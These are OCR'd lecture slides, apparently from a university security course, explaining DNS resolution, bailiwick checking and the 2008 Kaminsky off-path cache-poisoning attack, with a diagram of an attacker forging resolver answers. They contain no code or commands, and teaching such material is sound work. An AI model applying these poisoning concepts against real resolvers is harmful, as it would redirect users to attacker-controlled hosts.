
# Life of a DNS query



# Life of a DNS query




# Life of a DNS query



# OK, so that was a problem, but we fixed it

- Bailiwick checking: response is only cached if it is within the same domain as the query (i.e., a.com cannot set records for b.com)
- This is not simple…
  - BIND (DNS software) bailiwick checking flow is to the right
- So we fixed the problem for an on-path attacker… but *what about off-path?*



# Kaminsky Attack

- A decade goes by and Dan Kaminsky (security legend) realizes that the bailiwick checking rule only ***looks like*** it protects us
- Unnoticed hole: off-path attacker can do **arbitrary DNS poisoning** from a distance
- This impacted *every single DNS recursive resolver* circa 2008… there was an unprecedented global operation to do a **secret** mass migration of all major DNS infrastructure
  - "…everything in the digital universe was going to have to get patched"

# Basic Attack Strategy

Normal client

ucsd.edu

recursive resolver

Resolve ucsd.edu

root NS

educause NS

UCSD NS

Attacker

# Basic Attack Strategy

Normal client

ucsd.edu

recursive resolver

Resolve ucsd.edu

root NS

educause NS

UCSD NS


Here's the IP: 66.66.66.66

Here's the IP: 66.66.66.66


Here's the IP: 66.66.66.66

Attacker

